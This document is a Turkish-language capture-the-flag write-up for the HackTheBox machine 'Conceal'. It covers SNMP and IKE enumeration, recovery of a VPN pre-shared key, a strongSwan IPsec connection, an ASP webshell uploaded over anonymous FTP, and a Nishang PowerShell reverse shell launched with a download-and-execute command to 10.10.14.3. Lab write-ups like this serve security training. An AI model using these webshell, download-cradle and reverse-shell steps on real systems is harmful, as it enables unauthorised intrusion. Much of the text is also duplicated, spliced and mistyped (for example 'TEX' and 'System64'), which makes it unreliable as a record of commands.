

CONCEAL – HACKTHEBOX – WRITEUP

Her zamanki gibi nmap ile başladık.

```
Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2019-11-18 02:48:50 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131070 ports/host]
Discovered open port 161/udp on 10.10.10.116

Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-18 05:54 +03
Nmap scan report for conceal.htb (10.10.10.116)
Host is up (0.080s latency).

PORT      STATE SERVICE VERSION
161/udp   open  snmp     SNMPv1 server (public)
snmp.interfaces:
| Software Loopback Interface 1\x00
|   IP address: 127.0.0.1 Netmask: 255.0.0.0
|   Type: softwareLoopback Speed: 1 Gbps
|   Traffic stats: 0.00 Kb sent, 0.00 Kb received
| Intel(R) 82574L Gigabit Network Connection\x00
|   IP address: 10.10.10.116 Netmask: 255.255.255.0
|   MAC address: 00:50:56:b9:3a:d2 (VMware)
|   Type: ethernetCsmacd Speed: 1 Gbps
|   Traffic stats: 72.50 Kb sent, 8.31 Mb received
| Intel(R) 82574L Gigabit Network Connection-WFP Native MAC Layer LightWeight Filter-0000\x00
|   MAC address: 00:50:56:b9:3a:d2 (VMware)
|   Type: ethernetCsmacd Speed: 1 Gbps
|   Traffic stats: 72.50 Kb sent, 8.31 Mb received
| Intel(R) 82574L Gigabit Network Connection-QoS Packet Scheduler-0000\x00
|   MAC address: 00:50:56:b9:3a:d2 (VMware)
|   Type: ethernetCsmacd Speed: 1 Gbps
|   Traffic stats: 72.50 Kb sent, 8.31 Mb received
| Intel(R) 82574L Gigabit Network Connection-WFP 802.3 MAC Layer LightWeight Filter-0000\x00
|   MAC address: 00:50:56:b9:3a:d2 (VMware)
|   Type: ethernetCsmacd Speed: 1 Gbps
|   Traffic stats: 72.50 Kb sent, 8.31 Mb received
|_ snmp-netstat:
```

```
102 | snmp-netstat:
103 |   TCP 0.0.0.0:21      0.0.0.0:0
104 |   TCP 0.0.0.0:80      0.0.0.0:0
105 |   TCP 0.0.0.0:135     0.0.0.0:0
106 |   TCP 0.0.0.0:445     0.0.0.0:0
107 |   TCP 0.0.0.0:49664   0.0.0.0:0
108 |   TCP 0.0.0.0:49665   0.0.0.0:0
109 |   TCP 0.0.0.0:49666   0.0.0.0:0
110 |   TCP 0.0.0.0:49667   0.0.0.0:0
111 |   TCP 0.0.0.0:49668   0.0.0.0:0
112 |   TCP 0.0.0.0:49669   0.0.0.0:0
113 |   TCP 0.0.0.0:49670   0.0.0.0:0
114 |   TCP 10.10.10.116:139 0.0.0.0:0
115 |   UDP 0.0.0.0:123     *:
116 |   UDP 0.0.0.0:161     *:
117 |   UDP 0.0.0.0:500     *:
118 |   UDP 0.0.0.0:4500    *:
119 |   UDP 0.0.0.0:5050    *:
120 |   UDP 0.0.0.0:5353    *:
121 |   UDP 0.0.0.0:5355    *:
122 |   UDP 10.10.10.116:137 *:
123 |   UDP 10.10.10.116:138 *:
124 |   UDP 10.10.10.116:1900 *:
125 |   UDP 10.10.10.116:65328 *:
126 |   UDP 127.0.0.1:1900  *:
127 |   UDP 127.0.0.1:65329 *:
128 |_ snmp-processes:
```

Starting masscan 1.0.5 (<http://bit.ly/14GZzcT>) at 2019-11-18 02:48:50 GMT

-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth

Initiating SYN Stealth Scan

Scanning 1 hosts [131070 ports/host]

Discovered open port 161/udp on 10.10.10.116

Starting Nmap 7.80 (<https://nmap.org>) at 2019-11-18 05:54 +03

Nmap scan report for conceal.htb (10.10.10.116)

Host is up (0.080s latency).

PORT STATE SERVICE VERSION

161/udp open snmp SNMPv1 server (public)

| snmp.interfaces:

| Software Loopback Interface 1\x00

| IP address: 127.0.0.1 Netmask: 255.0.0.0

| Type: softwareLoopback Speed: 1 Gbps

| Traffic stats: 0.00 Kb sent, 0.00 Kb received

| Intel(R) 82574L Gigabit Network Connection\x00

| IP address: 10.10.10.116 Netmask: 255.255.255.0

| MAC address: 00:50:56:b9:3a:d2 (VMware)

| Type: ethernetCsmacd Speed: 1 Gbps

| Traffic stats: 72.50 Kb sent, 8.31 Mb received

| Intel(R) 82574L Gigabit Network Connection-WFP Native MAC Layer LightWeight Filter-0000\x00

| MAC address: 00:50:56:b9:3a:d2 (VMware)

| Type: ethernetCsmacd Speed: 1 Gbps

| Traffic stats: 72.50 Kb sent, 8.31 Mb received

| Intel(R) 82574L Gigabit Network Connection-QoS Packet Scheduler-0000\x00

| MAC address: 00:50:56:b9:3a:d2 (VMware)

| Type: ethernetCsmacd Speed: 1 Gbps

| Traffic stats: 72.50 Kb sent, 8.31 Mb received

| Intel(R) 82574L Gigabit Network Connection-WFP 802.3 MAC Layer LightWeight Filter-0000\x00

| MAC address: 00:50:56:b9:3a:d2 (VMware)

| Type: ethernetCsmacd Speed: 1 Gbps

| Traffic stats: 72.50 Kb sent, 8.31 Mb received

|_ snmp-netstat:

| TCP 0.0.0.0:21 0.0.0.0:0

| TCP 0.0.0.0:80 0.0.0.0:0

| TCP 0.0.0.0:135 0.0.0.0:0

| TCP 0.0.0.0:445 0.0.0.0:0

| TCP 0.0.0.0:7680 0.0.0.0:0

| TCP 0.0.0.0:49664 0.0.0.0:0

| TCP 0.0.0.0:49665 0.0.0.0:0

| TCP 0.0.0.0:49666 0.0.0.0:0

| TCP 0.0.0.0:49667 0.0.0.0:0

| TCP 0.0.0.0:49668 0.0.0.0:0

| TCP 0.0.0.0:49669 0.0.0.0:0

| TCP 0.0.0.0:49670 0.0.0.0:0

| TCP 10.10.10.116:139 0.0.0.0:0

UDP 0.0.0.0:161 *.*
UDP 0.0.0.0:500 *.*
UDP 0.0.0.0:4500 *.*
UDP 0.0.0.0:5050 *.*
UDP 0.0.0.0:5353 *.*
UDP 0.0.0.0:5355 *.*
UDP 10.10.10.116:137 *.*
UDP 10.10.10.116:138 *.*
UDP 10.10.10.116:1900 *.*
UDP 10.10.10.116:54643 *.*
UDP 127.0.0.1:1900 *.*
UDP 127.0.0.1:54644 *.*

snmp-processes:

1:

Name: System Idle Process

4:

Name: System

8:

Name: svchost.exe

Path: C:\Windows\system32\

Params: -k netsvcs

304:

Name: smss.exe

320:

Name: svchost.exe

Path: C:\Windows\System32\

Params: -k LocalSystemNetworkRestricted

392:

Name: csrss.exe

476:

Name: wininit.exe

488:

Name: csrss.exe

568:

Name: winlogon.exe

592:

Name: services.exe

620:

Name: lsass.exe

Path: C:\Windows\system32\

696:

Name: fontdrvhost.exe

704:

Name: fontdrvhost.exe

720:

Name: svchost.exe

Path: C:\Windows\system32\

Params: -k DcomLaunch

820:

Name: svchost.exe
Path: C:\Windows\system32\
Params: -k RPCSS
836:
Name: svchost.exe
Path: C:\Windows\system32\
Params: -k LocalService
912:
Name: dwm.exe
968:
Name: svchost.exe
Path: C:\Windows\System32\
Params: -k LocalServiceNetworkRestricted
976:
Name: svchost.exe
Path: C:\Windows\system32\
Params: -k LocalServiceNoNetwork
1048:
Name: svchost.exe
Path: C:\Windows\System32\
Params: -k NetworkService
1108:
Name: vmacthlp.exe
Path: C:\Program Files\VMware\VMware Tools\
1268:
Name: svchost.exe
Path: C:\Windows\System32\
Params: -k LocalServiceNetworkRestricted
1332:
Name: svchost.exe
Path: C:\Windows\System32\
Params: -k LocalServiceNetworkRestricted
1352:
Name: svchost.exe
Path: C:\Windows\system32\
Params: -k LocalServiceNetworkRestricted
1488:
Name: spoolsv.exe
Path: C:\Windows\System32\
1556:
Name: svchost.exe
Path: C:\Windows\system32\
Params: -k appmodel
1612:
Name: LogonUI.exe
Params: /flags:0x0 /state0:0xa3a3f855 /state1:0x41c64e6d
1716:
Name: svchost.exe
Path: C:\Windows\system32\

Params: -k apphost
1724:
Name: svchost.exe
Path: C:\Windows\system32\
Params: -k ftpsvc
1744:
Name: svchost.exe
Path: C:\Windows\System32\
Params: -k utcsvc
1808:
Name: SecurityHealthService.exe
1836:
Name: snmp.exe
Path: C:\Windows\System32\
1868:
Name: VGAuthService.exe
Path: C:\Program Files\VMware\VMware Tools\VMware VGAuth\
1884:
Name: ManagementAgentHost.exe
Path: C:\Program Files\VMware\VMware Tools\VMware CAF\pme\bin\
1892:
Name: svchost.exe
Path: C:\Windows\system32\
Params: -k iissvcs
1900:
Name: vmtoolsd.exe
Path: C:\Program Files\VMware\VMware Tools\
1916:
Name: dllhost.exe
Path: C:\Windows\system32\
Params: /Processid:{02D4B3F1-FD88-11D1-960D-00805FC79235}
1920:
Name: MsMpEng.exe
2032:
Name: Memory Compression
2532:
Name: SearchIndexer.exe
Path: C:\Windows\system32\
Params: /Embedding
2580:
Name: svchost.exe
Path: C:\Windows\system32\
Params: -k NetworkServiceNetworkRestricted
2832:
Name: svchost.exe
2908:
Name: WmiPrvSE.exe
Path: C:\Windows\system32\wbem\
3152:

| Name: svchost.exe
| Path: C:\Windows\system32\
| Params: -k LocalServiceAndNoImpersonation
3224:
| Name: NisSrv.exe
3456:
| Name: msdtc.exe
| Path: C:\Windows\System32\
3932:
| Name: WmiPrvSE.exe
| Path: C:\Windows\system32\wbem\
| snmp-sysdescr: Hardware: AMD64 Family 23 Model 1 Stepping 2 AT/AT COMPATIBLE - Software:
Windows Version 6.3 (Build 15063 Multiprocessor Free)
| System uptime: 5m23.56s (32356 timeticks)
| snmp-win32-services:
| Application Host Helper Service
| Background Intelligent Transfer Service
| Background Tasks Infrastructure Service
| Base Filtering Engine
| CNG Key Isolation
| COM+ Event System
| COM+ System Application
| Client License Service (ClipSVC)
| Connected Devices Platform Service
| Connected User Experiences and Telemetry
| CoreMessaging
| Cryptographic Services
| DCOM Server Process Launcher
| DHCP Client
| DNS Client
| Data Usage
| Delivery Optimization
| Device Setup Manager
| Diagnostic Policy Service
| Diagnostic Service Host
| Distributed Link Tracking Client
| Distributed Transaction Coordinator
| Group Policy Client
| IKE and AuthIP IPsec Keying Modules
| IP Helper
| IPsec Policy Agent
| Local Session Manager
| Microsoft Account Sign-in Assistant
| Microsoft FTP Service
| Network Connection Broker
| Network List Service
| Network Location Awareness
| Network Store Interface Service
| Plug and Play

- | Power
- | Print Spooler
- | Program Compatibility Assistant Service
- | RPC Endpoint Mapper
- | Remote Procedure Call (RPC)
- | SNMP Service
- | SSDP Discovery
- | Security Accounts Manager
- | Security Center
- | Server
- | Shell Hardware Detection
- | State Repository Service
- | Superfetch
- | System Event Notification Service
- | System Events Broker
- | TCP/IP NetBIOS Helper
- | Task Scheduler
- | Themes
- | Tile Data model server
- | Time Broker
- | User Manager
- | User Profile Service
- | VMware Alias Manager and Ticket Service
- | VMware CAF Management Agent Service
- | VMware Physical Disk Helper Service
- | VMware Tools
- | WinHTTP Web Proxy Auto-Discovery Service
- | Windows Audio
- | Windows Audio Endpoint Builder
- | Windows Connection Manager
- | Windows Defender Antivirus Network Inspection Service
- | Windows Defender Antivirus Service
- | Windows Defender Security Centre Service
- | Windows Event Log
- | Windows Firewall
- | Windows Font Cache Service
- | Windows Management Instrumentation
- | Windows Process Activation Service
- | Windows Push Notifications System Service
- | Windows Search
- | Windows Update
- | Workstation
- |_ World Wide Web Publishing Service
- | snmp-win32-software:
 - | Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161; 2018-10-12T20:10:30
 - | Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161; 2018-10-12T20:10:22
- |_ VMware Tools; 2018-10-12T20:11:02
- | snmp-win32-users:
 - | Administrator

| DefaultAccount
| Destitute
|_ Guest

Too many fingerprints match this host to give specific OS details

Network Distance: 2 hops

Service Info: Host: Conceal

TRACEROUTE (using proto 1/icmp)

HOP RTT ADDRESS

1 80.66 ms 10.10.14.1

2 80.71 ms conceal.htb (10.10.10.116)

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 36.26 seconds

Ayrıyeten UDP scan çıktısı.


```

root@kali:~/HACKTHEBOX/oscp/hard/conceal# nmap -sV -sU -p 500 -vv 10.10.10.116
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-21 18:17 +03
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 18:17
Scanning 10.10.10.116 [4 ports]
Completed Ping Scan at 18:17, 0.12s elapsed (1 total hosts)
Initiating UDP Scan at 18:17
Scanning conceal.htb (10.10.10.116) [1 port]
Discovered open port 500/udp on 10.10.10.116
Completed UDP Scan at 18:17, 0.12s elapsed (1 total ports)
Initiating Service scan at 18:17
Scanning 1 service on conceal.htb (10.10.10.116)
Completed Service scan at 18:19, 102.61s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.10.116.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 18:19
Completed NSE at 18:19, 0.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 18:19
Completed NSE at 18:19, 1.02s elapsed
Nmap scan report for conceal.htb (10.10.10.116)
Host is up, received echo-reply ttl 127 (0.081s latency).
Scanned at 2019-11-21 18:17:28 +03 for 104s

PORT      STATE SERVICE REASON          VERSION
500/udp    open  isakmp?  udp-response ttl 127

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 104.71 seconds
Raw packets sent: 5 (372B) | Rcvd: 2 (264B)
root@kali:~/HACKTHEBOX/oscp/hard/conceal#

```

PORT	STATE	SERVICE	REASON	VERSION
500/udp	open	isakmp?	udp-response ttl 127	

```

359  | snmp-win32-software:
360  |   Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161; 2018-10-12T20
361  |   Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161; 2018-10-12T20
362  |   VMware Tools; 2018-10-12T20:11:02
363  | snmp-win32-users:
364  |   Administrator
365  |   DefaultAccount
366  |   Destitute
367  |   Guest
367  | 162/udp    open|filtered snmptrap          no-response
368  | 177/udp    open|filtered xdmcp           no-response
369  | 192/udp    open|filtered osu-nms        no-response
370  | 199/udp    open|filtered smux           no-response
371  | 207/udp    open|filtered at-7           no-response
372  | 217/udp    open|filtered dbase          no-response
373  | 363/udp    open|filtered rsvp_tunnel    no-response
374  | 389/udp    open|filtered ldap           no-response
375  | 402/udp    open|filtered genie          no-response
376  | 407/udp    open|filtered timbuktu       no-response
377  | 427/udp    open|filtered svrloc         no-response
378  | 434/udp    closed          mobileip-agent    port-unreach ttl 127
379  | 443/udp    open|filtered https          no-response
380  | 445/udp    open|filtered microsoft-ds    no-response
381  | 464/udp    open|filtered kpasswd5        no-response
382  | 497/udp    open|filtered retrospect     no-response
383  | 500/udp    open            isakmp?          udp-response ttl 127
384  |   |_ike-version: ERROR: Script execution failed (use -d to debug)
385  |   |_filtered mbap            no-response
386  |   |_filtered biff            no-response
387  | 513/udp    open|filtered who             no-response
388  | 514/udp    open|filtered syslog          no-response
389  | 515/udp    open|filtered printer         no-response

```

Snmp-check ile snmp hakkında bazı önemli bilgileri alıyoruz.

```

root@kali:~/HACKTHEBOX/oscp/hard/conceal# snmp-check 10.10.10.116
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 10.10.10.116:161 using SNMPv1 and community 'public'
[*] System information:
Host IP address      : 10.10.10.116
Hostname            : conceal
Description          : ses.ps1
Contact              :
Location            : SessionGopher
Uptime snmp          : 00:06:01.95
Uptime system        : 00:05:37.82
System date          : 2019-11-21 15:22:23.0
Domain               : WORKGROUP

[*] User accounts:
Guest                :
Destitute            : windows-exploit-suggester.py
Administrator        :
DefaultAccount       : WindowsEnum.ps1

[*] Network information:
IP forwarding enabled : no
Default TTL           : 128
TCP segments received : 14
TCP segments sent     : 8
TCP segments retrans  : 4
Input datagrams       : 162
Delivered datagrams   : 127
Output datagrams      : 259

```

```

11  | Host is up (0.080s latency).
12  | PORT      STATE SERVICE VERSION
13  | 161/udp    open  snmp    SNMPv1 server (public)
14  | snmp.interfaces:
15  |   Software Loopback Interface 1\00
16  |   IP address: 127.0.0.1 Netmask: 255.0.0.0
17  |   Type: softwareLoopback Speed: 1 Gbps
18  |   Traffic stats: 0.00 Kb sent, 0.00 Kb received
19  |   Intel(R) 82574L Gigabit Network Connection\00
20  |   Hardware: AMD64 Family 23 Model 1 Stepping 2 AT/AT COMPATIBLE - Software: Windows Version 6.3 (Build 15063 Multiprocessor Free)
21  |   IKE VPN password PSK - 9C8B1A372B1878851BE2C097031B6E43
22  |   Traffic stats: 0.00 Kb sent, 0.00 Kb received
23  |   Traffic stats: 72.50 Kb sent, 8.31 Mb received
24  |   Intel(R) 82574L Gigabit Network Connection-WFP Native MAC Layer Lightweight Filter-0000
25  |   MAC address: 00:50:56:b9:3a:d2 (VMware)
26  |   Type: ethernetCsmacd Speed: 1 Gbps
27  |   Traffic stats: 72.50 Kb sent, 8.31 Mb received
28  |   Intel(R) 82574L Gigabit Network Connection-QoS Packet Scheduler-0000\00
29  |   MAC address: 00:50:56:b9:3a:d2 (VMware)
30  |   Type: ethernetCsmacd Speed: 1 Gbps
31  |   Traffic stats: 72.50 Kb sent, 8.31 Mb received
32  |   Intel(R) 82574L Gigabit Network Connection-WFP 802.3 MAC Layer Lightweight Filter-0000\
33  |   MAC address: 00:50:56:b9:3a:d2 (VMware)
34  |   Type: ethernetCsmacd Speed: 1 Gbps
35  |   Traffic stats: 72.50 Kb sent, 8.31 Mb received
36  | snmp-netstat:
37  |   TCP 0.0.0.0:21 0.0.0.0:0
38  |   TCP 0.0.0.0:80 0.0.0.0:0
39  |   TCP 0.0.0.0:135 0.0.0.0:0
40  |   TCP 0.0.0.0:445 0.0.0.0:0
41  |   TCP 0.0.0.0:7680 0.0.0.0:0
42  |   TCP 0.0.0.0:49664 0.0.0.0:0
43  |   TCP 0.0.0.0:49665 0.0.0.0:0
44  |   TCP 0.0.0.0:49666 0.0.0.0:0
45  |   TCP 0.0.0.0:49667 0.0.0.0:0

```

9C8B1A372B1878851BE2C097031B6E43 : Dudecake1!

```

root@kali:~/HACKTHEBOX/oscp/hard/conceal# ike-scan -M 10.10.10.116
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.10.116 Main Mode Handshake returned
HDR=(CKY-R=9f25c66dd57b49b3)
SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration(4)=0x00007080)
VID=1e2b516905991c7d7c96fcbfb587e46100000009 (Windows-8)
VID=4a131c81070358455c5728f20e95452f (RFC 3947 NAT-T)
VID=90cb80913ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\N)
VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation)
VID=fb1de3cdf341b7eal6b7e5be0855f120 (MS-Negotiation Discovery Capable)
VID=e3a5966a76379fe707228231e5ce8652 (IKE CGA version 1)
Ending ike-scan 1.9.4: 1 hosts scanned in 0.112 seconds (8.92 hosts/sec). 1 returned handshake; 0 returned notify
root@kali:~/HACKTHEBOX/oscp/hard/conceal#

```

Apt install strongswan indiriyoruz ve udp port 500'de çalışan vpn'e bağlanıyoruz.

```

root@kali:~/HACKTHEBOX/oscp/hard/conceal# cat /etc/ipsec.secrets
# This file holds shared secrets or RSA private keys for authentication.
# Private
# RSA private key for this host, authenticating it to any other host
# which knows the public part.
# wpc-ps
10.10.14.3 %any : PSK "Dudecakel!"
root@kali:~/HACKTHEBOX/oscp/hard/conceal# cat /etc/ipsec.conf
# ipsec.conf - strongSwan IPsec configuration file
# basic configuration
config setup
    # strictcrlpolicy=yes
    # uniqueids = no
# Add connections here.
# Sample VPN connections
conn Conceal
    type=transport
    keyexchange=ikev1
    left=10.10.14.3
    leftprotoport=tcp
    right=10.10.10.116
    rightprotoport=tcp
    authby=psk
    esp=3des-sha1
    fragmentation=yes
    ike=3des-sha1-modp1024
    ikelifetime=8h
    auto=start
#conn sample-self-signed
#    leftsubnet=10.1.0.0/16
#    leftcert=selfCert.der
#    leftsendcert=never
#    right=192.168.0.2
#    rightsubnet=10.2.0.0/16
#    rightcert=peerCert.der
#    auto=start
#conn sample-with-ca-cert
#    leftsubnet=10.1.0.0/16
#    leftcert=myCert.pem
#    right=192.168.0.2
#    rightsubnet=10.2.0.0/16
#    rightid="C=CH, O=Linux strongSwan CN=peer name"
#    auto=start
root@kali:~/HACKTHEBOX/oscp/hard/conceal#

```

```

root@kali:~/HACKTHEBOX/oSCP/hard/conceal# ipsec start --nofork
Starting strongSwan 5.8.1 IPsec [starter].
00[DMN] Starting IKE charon daemon (strongSwan 5.8.1, Linux 5.3.0-kali2-amd64, x86_64)
00[CFG] loading ca certificates from '/etc/ipsec.d/cacerts'
00[CFG] loading aa certificates from '/etc/ipsec.d/aacerts'
00[CFG] loading ocp signer certificates from '/etc/ipsec.d/ocspcerts'
00[CFG] loading attribute certificates from '/etc/ipsec.d/acerts'
00[CFG] loading crls from '/etc/ipsec.d/crls'
00[CFG] loading secrets from '/etc/ipsec.secrets'
00[CFG] loaded IKE secret for 10.10.14.3 many
00[LIB] loaded plugins: charon aesni aes rc2 sha2 sha1 md5 mgf1 random nonce x509 revocation constraints pubkey pkcs1 pkcs7 pkcs8 pkcs12 pgp dnskey sshkey pem openssl fips-prf gmp agent xcbc hmac gcm
tr kernel-netlink resolve socket-default connmark stroke updown eap-mschapv2 xauth-generic counters
00[LIB] dropped capabilities, running as uid 0, gid 0
00[IOB] spawning 16 worker threads
charon (9228) started after 20 ms
05[CFG] received stroke: add connection 'Conceal'
05[CFG] added configuration 'Conceal'
07[CFG] received stroke: initiate 'Conceal'
07[IKE] initiating Main Mode IKE_SA Conceal[1] to 10.10.10.116
07[ENC] generating ID_PROT request 0 [ SA V V V V V ]
07[NET] sending packet: from 10.10.14.3[500] to 10.10.10.116[500] (236 bytes)
09[NET] received packet: from 10.10.10.116[500] to 10.10.14.3[500] (208 bytes)
09[ENC] parsed ID_PROT response 0 [ SA V V V V V ]
09[IKE] received MS NTS ISAKMPDONLY vendor ID
09[IKE] received NAT-T (RFC 3947) vendor ID
09[IKE] received draft-ietf-ipsec-nat-t-ike-02/n vendor ID
09[IKE] received FRAGMENTATION vendor ID
09[ENC] received unknown vendor ID: fb:1d:e3:cd:f3:41:b7:ea:16:b7:e5:be:08:55:f1:20
09[ENC] received unknown vendor ID: e3:a5:96:6a:76:37:9f:e7:22:82:31:e5:ce:86:52
00[CFG] selected proposal: IKE:3DES_CBC/HMAC_SHA1_96/PAF_HMAC_SHA1/MODP_1024
09[ENC] generating ID_PROT request 0 [ KE No NAT-D NAT-D ]
09[NET] sending packet: from 10.10.14.3[500] to 10.10.10.116[500] (244 bytes)
10[NET] received packet: from 10.10.10.116[500] to 10.10.14.3[500] (260 bytes)
10[ENC] parsed ID_PROT response 0 [ KE No NAT-D NAT-D ]
10[ENC] generating ID_PROT request 0 [ ID HASH N(INITIAL CONTACT) ]
10[NET] sending packet: from 10.10.14.3[500] to 10.10.10.116[500] (100 bytes)
11[NET] received packet: from 10.10.10.116[500] to 10.10.14.3[500] (68 bytes)
11[ENC] parsed ID_PROT response 0 [ ID HASH ]
11[IKE] IKE_SA Conceal[1] established between 10.10.14.3[10.10.14.3]...10.10.10.116[10.10.10.116] (28800 sec) (8 hour)
11[IKE] scheduling reauthentication in 27774s
11[IKE] maximum IKE_SA lifetime 28314s
11[ENC] generating QUICK_MODE request 2655593566 [ HASH SA No ID ID ]
11[NET] sending packet: from 10.10.14.3[500] to 10.10.10.116[500] (196 bytes)
12[NET] received packet: from 10.10.10.116[500] to 10.10.14.3[500] (188 bytes)
12[ENC] parsed QUICK_MODE response 2655593566 [ HASH SA No ID ID ]
12[CFG] selected proposal: ESP:3DES_CBC/HMAC_SHA1_96/NO_EXT_SEQ
12[IKE] CHILD_SA Conceal[1] established with SPIs ce53d8a4_i ead2aa0_o and TS 10.10.14.3/32[tcpl] == 10.10.10.116/32[tcpl]
12[ENC] generating QUICK_MODE request 2655593566 [ HASH ]
12[NET] sending packet: from 10.10.14.3[500] to 10.10.10.116[500] (60 bytes)
13[NET] received packet: from 10.10.10.116[500] to 10.10.14.3[500] (76 bytes)
13[ENC] parsed QUICK_MODE response 2655593566 [ HASH N(INIT_CONTACT) ]
13[IKE] ignoring fourth Quick Mode message

```

Açık portları zaten biliyorduk nmap -script smb-vuln* -p 139,445 10.10.10.116 ve diğer smbmap,enum4linux kontrol ettik en son ftp ve http geldi buradan devam.

```

root@kali:~/HACKTHEBOX/oSCP/hard/conceal# ftp 10.10.10.116
Connected to 10.10.10.116.
220 Microsoft FTP Service
Name (10.10.10.116:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp>

```

output-gobuster-root.txt
output-ike-scan.txt
output-jaws-enum-new.txt

```

UID: 150.3.6.1.4.1.31
Timeticks: (1785139)
STRING: "IKE VPN pass
STRING: "Conceal"
INTEGER: 76
[*] User accounts:
Guest
Destitute
Administrator
DefaultAccount

```

ftp'ye anonymous bağlanabiliyoruz ve gobuster ile /upload dizini olduğunu gördüm. Ftp ile yüklenen dosyalar 10.10.10.116/upload/ dizini altında görülebiliyor.


```
root@kali:~/HACKTHEBOX/oscp/hard/conceal# find /opt/nishang/ -name webshell.asp 2>/dev/null
root@kali:~/HACKTHEBOX/oscp/hard/conceal# find /opt/ -name webshell.asp 2>/dev/null
/opt/webshell/asp/webshell.asp
root@kali:~/HACKTHEBOX/oscp/hard/conceal# cp /opt/webshell/asp/webshell.asp .
root@kali:~/HACKTHEBOX/oscp/hard/conceal# ftp 10.10.10.116
Connected to 10.10.10.116.
220 Microsoft FTP Service
Name (10.10.10.116:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password: /* dreamer.bat
230 User logged in.
Remote system type is Windows_NT.
ftp> put webshell.asp
local: webshell.asp remote: webshell.asp
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1407 bytes sent in 0.00 secs (28.5494 MB/s)
ftp> dir
200 PORT command successful; enum.txt
125 Data connection already open; Transfer starting.
11-21-19 03:33PM 1407 webshell.asp
226 Transfer complete.
ftp>
```

Run

\\CONCEAL\Destitute10.10.10.116

The server's port:
80

The server's software:
Microsoft-IIS/10.0

The server's software:
10.10.10.116 Volume in drive C has no label.
Volume Serial Number is 9606-BE7B

Directory of C:\Windows\SysWOW64\inetsrv

12/10/2018 22:30

12/10/2018 22:30

12/10/2018	22:10	109,568	appcmd.exe
18/03/2017	20:59	3,810	appcmd.xml
12/10/2018	22:10	56,832	apphostsvc.dll
12/10/2018	22:10	360,448	appobj.dll
12/10/2018	22:19	403,968	asp.dll

cp /opt/nishang/Shells/Invoke-PowerShellTcp.ps1 rev.ps1

```

1 function Invoke-PowerShellTcp
2 {
3     <#
4     .SYNOPSIS
5     Nishang script which can be used for Reverse or Bind interactive PowerShell from a target.
6
7     .DESCRIPTION
8     This script is able to connect to a standard netcat listening on a port when using the -Reverse switch.
9     Also, a standard netcat can connect to this script Bind to a specific port.
10
11     The script is derived from Powerfun written by Ben Turner & Dave Hardy
12
13     .PARAMETER IPAddress
14     The IP address to connect to when using the -Reverse switch.
15
16     .PARAMETER Port
17     The port to connect to when using the -Reverse switch. When using -Bind it is the port on which this script
18     listens.
19
20     .EXAMPLE
21     PS > Invoke-PowerShellTcp -Reverse -IPAddress 192.168.254.226 -Port 4444
22
23     Above shows an example of an interactive PowerShell reverse connect shell. A netcat/powercat listener must be
24     listening on
25     the given IP and port.
26
27     .EXAMPLE
28     PS > Invoke-PowerShellTcp -Bind -Port 4444
29
30     Above shows an example of an interactive PowerShell bind connect shell. Use a netcat/powercat to connect to
31     this port.
32
33     .EXAMPLE
34     PS > Invoke-PowerShellTcp -Reverse -IPAddress fe80::20c:29ff:fe9d:b983 -Port 4444
35
36     Above shows an example of an interactive PowerShell reverse connect shell over IPv6. A netcat/powercat listener
37     must be
38     listening on the given IP and port.

```

```

local_exploit_suggester.rb x creds.txt x rev.ps1 x
119     }
120 }
121 catch
122 {
123     Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct
124     port."
125     Write-Error $_
126 }
127
128 Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.3 -Port 9001

```

powershell "TEX(New-Object Net.WebClient).downloadString('http://10.10.14.3/rev.ps1')"

```
PS C:\Windows\System64\inetutils> powershell "TEX(New-Object Net.WebClient).downloadString('http://10.10.14.3/rev.ps1')"
```

\\CONCEAL\Destitute10.10.10.116

The server's port:
80

The server's software:
Microsoft-IIS/10.0

125 Data connection already open: Transfer starting.
226 Transfer complete.
1407 bytes sent in 0.00 secs (28.5494 MB/s) label.
ftp> dirpe Serial Number is 9606-BE7B
200 PORT command successful.
125 Data connection already open: Transfer starting.
11-21-19 03:33PM 1407 webshell.asp
226 Transfer complete.
ftp> put webshell.asp
local: webshell.asp remote: webshell.asp
421 Service not available, remote server has closed connection
ftp> exit 10/20/19 22:30
C:\Windows\System64\inetutils> powershell "TEX(New-Object Net.WebClient).downloadString('http://10.10.14.3/rev.ps1')"

